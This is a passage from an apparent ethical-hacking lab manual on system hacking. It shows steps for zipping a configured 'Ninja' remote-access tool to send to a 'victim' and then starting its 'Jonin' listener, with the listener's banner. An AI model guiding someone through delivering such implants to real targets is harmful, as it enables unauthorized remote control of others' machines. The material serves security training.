
Module 06 – System Hacking

12. We have completed the configuration of Ninja tool. Now, we will create a zip file and send it to the victim.

13. Right-click on **Trial-Version** folder and hover over **WinRAR** and select **Add to archive...** from the list of options.




14. In the **Archive name and parameters** window, select **ZIP** radio button in **Archive format** section and click on **OK**.




Module 06 – System Hacking

15. We can see that Trial-Version.zip file is created on the Desktop.



16. Before sending the zip file to the victim, we need to start a listener, to do that double-click on Jonin-v1.1.0-win.exe file on the Desktop.



17. A command prompt window appears, press any key to start the listener.

```
By ErAZ7
      -/+oo+-
      /hmNNNNNNdh:
      oNNNNNNNNNNNNN+
      yys   ^NNNNNNNNNNNNNm    yyo
      .ss:  .NyyhdmNNmdhyhN` +sy` 
      +oy` ^No-oyy/+yyo.sm  .ys/
      `yso  ydsoossssoosdo ssy
      -ss- :mmmmNNNNmmmm- /sy.
      `sso+- /yNNNNNNNs: :+oso` 
      .:dmm. +ohmNNNmdho/ -mmd-.
      `sososssdhhhhhhdmos+yoo
      -oyhdyoyhsNNNNNNNmsyhyoydhso.
      `hNNNNdohdhdsdNNNNsdhhodNNNN` 
      `smNNNmyhmNhymmyhNmhyhNNNmo
      :hNNNNmdmmhohNNmhmmNNNmy-
      :hmNNdyhmNNNNNNNs-
      +shNNNNNNNNd+.
      :odNNNNdo-
      .+/.           v1.1.0
Press any key to continue...
>
```

18. After pressing any key, the tool starts listening.

